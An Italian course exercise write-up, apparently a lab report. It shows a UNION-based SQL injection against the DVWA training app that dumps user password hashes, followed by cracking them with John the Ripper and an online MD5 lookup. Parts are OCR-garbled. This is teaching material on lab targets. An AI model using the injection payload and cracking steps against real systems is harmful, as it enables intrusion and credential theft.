Esercizio 01-03

Traccia: recuperare le password dal database di DVWA in formato hash e "scoprirne" il valore in chiaro eseguendo delle sessioni di password cracking. Eseguire la procedura per tutte quante le password trovate.

Consegna:

User ID:

First name: smithy

- screenshot della SQLi effettuata ieri
- Spiegazione della sessione password cracking effettuata (tipologia/meccanismo che usa)
- Screenshot dell'esecuzione del cracking password e del risultato (evidenziare la facilità con cui è stata ricavata la password in chiaro)

Recupero delle password cifrate in hash

Vulnerability: SQL Injection

ID: ' UNION SELECT user, password FROM users #


Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```
ID: 'UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```



Creazione di un file contenente le 5 password in formato hash per agevolarne la comparazione delle password cifrate

Utilizzo del comando --format=Rax-md5 per specificare il formato di cifrazione al programma

```
-(kali®kali)-[~/Desktop]
 -$ john --format=Raw-md5 hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst
                  (?)
(?)
Proceeding with incremental:ASCII
5g 0:00:00:00 DONE 3/3 (2023-03-01 09:35) 11.11g/s 396333p/s 396333c/s 399746C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
   -(kali®kali)-[~/Desktop]
                                                    Aggiunta del comando --show per
$ john -- show -- format=Raw-md5 hashes.txt
                                                    visualizzare i risultati ottenuti dal
?:password
?:abc123
                                                    programma
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```

Per dimostrare ulteriormente la debolezza delle password nonostante fossero archiviate in hash, utilizzo il primo programma per decriptazione hash.



Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare

Cripta md5()

Oppure

5f4dcc3b5aa765d61d8327

Decripta md5()

md5-decript("5f4dcc3b5aa765d61d8327deb882cf99")

password

e99a18c428cb38d5f26085

Decripta md5()

md5-decript("e99a18c428cb38d5f260853678922e03")

abc123

8d3533d75ae2c3966d7e0

Decripta md5()

md5-decript("8d3533d75ae2c3966d7e0d4fcc69216b")

charley

0d107d09f5bbe40cade3d€

Decripta md5()

md5-decript("0d107d09f5bbe40cade3de5c71e9e9b7")

letmein

5f4dcc3b5aa765d61d8327

Decripta md5()

md5-decript("5f4dcc3b5aa765d61d8327deb882cf99")

password